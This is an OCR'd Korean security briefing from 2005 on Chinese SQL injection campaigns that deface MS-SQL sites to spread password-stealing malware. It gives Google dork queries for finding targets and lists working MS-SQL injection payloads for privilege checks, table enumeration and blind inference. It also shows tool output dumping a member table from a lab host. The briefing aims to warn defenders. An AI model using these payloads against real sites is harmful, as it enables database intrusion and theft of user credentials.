
Threat of China v2.
[SQL Injection & Attack Technic]



2005.10.19 바다란
p4ssion@gmail.com


❑ 목적

- ➡ 사용자 개인 정보 (게임의 ID / 패스워드 정보) 탈취 목적
- ➡ 국내.외 사이트의 모든 시스템 권한을 지니고 있음에도 불구하고 악성코드의 유포만을 목적으로 함
- ➡ 현재 까지 국내.외 유명 사이트 및 다수의 서비스를 제공 하는 사이트는 상당수 위험한 상태인 것으로 판명됨 (국내 중요 사이트 및 MS-SQL DB 사용하는 사이트는 DB 진단 및 인자의 유효성 체크 반드시 필요함)

❑ 특징

- ➡ Input Validation – SQL Injection Attack
- ➡ 자동화된 툴의 이용 – NBSI , HDSI , D-SQL 등 다수
- ➡ 무작위 적인 사용자 정보 유출을 위해 국내.외 유명 사이트 다수의 페이지 변조
- ➡ MS-SQL DB에 대한 자동화된 SQL Injection Tool (Mysql , Oracle DB에 대한 공격 툴 출현 가능성 있음) , 개발언어 (asp , aspx , jsp 등 전체 해당되며 Binding query 가 아닌 대다수의 경우 위험요소 존재함)
- ➡ 중국에서는 2004년 3월 이후부터 금전적 이익을 목적으로 개인 정보를 획득 하는 공격이 일반화 되어 있음 , 국내는 2005년 4월 이후로 추정

공격에 대한 요약


공격자의 계정
5. ID/ Pass 이메일 등으로 전송
게임 및 금융 사이트
3. 사이트에 접근하는 모든
유저에게 악성코드 배포 및 설치
4. ID/ Pass 인터셉트
악성코드
Attacker
유명 사이트 – 취약한 서비스
사이트 방문자
사이트 방문자
사이트 방문자
1. SQL Injection 이용 유명 사이트 공격
2. DB 권한 이용 페이지 변조 및 백도어 설치
패치 및 백신 활용
악성코드 감염

❑ 공격 유형 분석

➡ 최초 : Google을 이용한 무작위 선정

- Inurl: .asp site:target.com -> asp 사용하는 DB 확인
- Site:target.com 80040e14 -> MSSQL DB 에러 검색등
- 이외에 다양한 방법으로 공격 대상을 찾음
- www.target.com/vuln.asp?idx=1&cd=1234 등과 같은 링크 찾는 용도로도 사용됨

➡ 공격 조건 검색


- Ex) www.target.com/vuln.asp?idx=1&cd=1234 여기에서 인자는 두 개를 지니고 있다. Idx , cd 두개의 인자를 가지고 있으며 이 인자 각각에 대한 Input validation 검사 수행
- www.target.com/vuln.asp?idx=1&cd=1234’ or www.target.com/vuln.asp?idx=1&cd=1234 and

www.target.com/vuln.asp?idx=1’ or www.target.com/vuln.asp?idx=1 and 등의 문자를 입력하였을 경우 HTTP 500 에러가 발생하면 공격 대상 선정


➡ 자동화된 툴을 이용한 공격

- HTTP 500 에러 및 Unclosed quotation mark 에러가 Display 될 경우 SQL Injection 공격에 매우 취약한 것으로 판정 할 수 있으며 자동화된 툴을 이용하여 DB 계정 및 테이블 명 획득이 가능하고 sysadm 일 경우 테이블 생성 후 임의의 명령 실행이 가능하다.


❑최초 Web 서버 공격시의 활용 , 오류 발생이 되거나 DB 오류 메시지 표시 또는 HTTP 500 Internal Server error 표시될 경우 DB와의 연결 관계 존재로 인식하여 공격함



❑사이트에 올려진 자동화된 Tool의 Demo – Validation check가 되지 않은 한 인자 (여기서는 sid) 값에 대해 자동화된 query를 보내어 사용자 정보 및 DB 정보 획득 – example



❑Database의 권한 획득 이후 DB 테이블 생성을 통한 Web Shell 실행 가능 , 소스코드 변조 및 추가 가능한 상태임 – example



❑SQL Injection 공격 코드 Example -1

www.target.com/vuln.asp?idx=1&cd=1234 <- ‘ 붙일 경우 HTTP 500 Error 발생하는 인자
Char(94) -> ^ , Char(85) -> U : 결과를 ^ ^ 문자로 묶어서 필터링

Cd=1234' and(char(94)+user+char(94))>0 and ''=' HTTP/1.0 -사용자 체크
Cd=1234 ' And (char(94)+cast(IS_SRVROLEMEMBER('sysadmin') as varchar(1))+char(94))>0 And ''=' HTTP/1.0 - sysadmin 인지 체크
Cd=1234 ' And char(94)+user+char(94)=0 And ''=' HTTP/1.0 - 사용자명 쿼리
Cd=1234 ' And char(94)+db_name()+char(94)=0 And ''=' HTTP/1.0 - db명 쿼리
Cd=1234 ' And (char(94)+cast(IS_MEMBER('db_owner') as varchar(1))+char(94))>0 And ''=' HTTP/1.0 - db_owner인지 쿼리
Cd=1234 ' And (select char(94)+cast(count(1) as varchar(80))+char(94) from [testdb]..[sysobjects] where xtype=char(85))=0 And ''=' HTTP/1.0
Cd=1234 ' And (Select Top 1 cast(char(94)+name+char(94) as varchar(8000)) from(Select Top 2 id,name from [DB_TABLE]..[sysobjects] Where xtype=char(85) order by name asc,id desc) T order by name desc,id asc)>0 And ''=' HTTP/1.0

❑SQL Injection 공격 코드 Example -2

www.target.com/vuln.asp?idx=1&cd=1234 <- ‘ 붙일 경우 HTTP 500 Error 발생하는 인자

```
 and exists (select * from sysobjects) ;-- HTTP/1.0  - sysobjects의 존재 여부
  ;declare @d int;-- HTTP/1.0              - 변수 설정 후 변수의 값으로 모든 결과를 추정함.
 and 1=(select IS_SRVROLEMEMBER('sysadmin')) ;-- HTTP/1.0
 and (select len(db_name())) between 0 and 99999999 ;-- HTTP/1.0  - DB_name의 길이 유추
 and (select len(db_name())) between 0 and 16 ;-- HTTP/1.0
 and (select len(db_name())) between 0 and 8 ;-- HTTP/1.0
 and (select len(db_name())) between 0 and 4 ;-- HTTP/1.0
 and (select len(db_name())) between 6 and 8 ;-- HTTP/1.0
 and (select len(db_name())) between 6 and 6 ;-- HTTP/1.0
 and (select len(db_name())) between 7 and 7 ;-- HTTP/1.0
 and (select len(db_name())) between 8 and 8 ;-- HTTP/1.0
 and (select len(db_name())) between 4 and 5 ;-- HTTP/1.0
 and (select len(db_name())) between 4 and 4 ;-- HTTP/1.0
 and (select len(db_name())) between 5 and 5 ;-- HTTP/1.0
 and (select unicode(substring(isNull(cast(db_name() as varchar(8000)),char(32)),1,1)))  between
30 and 130 ;-- HTTP/1.0
 and (select unicode(substring(isNull(cast(db_name() as varchar(8000)),char(32)),2,1)))  between
30 and 130 ;-- HTTP/1.0
```

❑ Target에 대한 SQL Injection 공격을 통한 정보 유출 -example

➡ 샘플 코딩은 일반적으로 가장 많은 사용자들이 애용하는 서적의 Default coding을 그대로 적용하였음


```
 Target : http://10.1.105.241:8282/bad/board/content_view.asp?num=6808
======================SQL Injection Attack Phase 1==========================

Find The SQL Info:
 Target: http://10.1.105.241:8282/bad/board/content_view.asp?num=6808
SQL Info: Table = mytest , User = dbo ,Sysadm =1 ,db_owner=1
======================SQL Injection Phase1 Complete=========================

======================SQL Injection Phase2 Start============================
 Getting Table Information ... wait!!
 Table Count: 11
table[1] = comd_list                table[2] = D99_REG
table[3] = D99_Tmp                  table[4] = dtproperties
table[5] = jiaozhu                  table[6] = member_info
table[7] = MyBoard                  table[8] = notice_info
table[9] = reply_board              table[10] = uploadfile_info
table[11] = zip-code
======================SQL Injection Phase2 Complete=======================


Input Table Number? [1 - 11 ]: ?
======================SQL Injection Phase3 Start============================
Table member_info field count : 22
login_ip            login_time          m_addr01        m_addr02
m_birth_day         m_birth_month       m_birth_year    m_email
m_homepage          m_id                m_job           m_memo
m_name              m_news              m_phone01       m_phone02
m_phone03           m_post01            m_post02        m_pwd
m_sex               secu_level
```

❑ 공격 툴을 이용한 공격 Example



DB 정보 확인



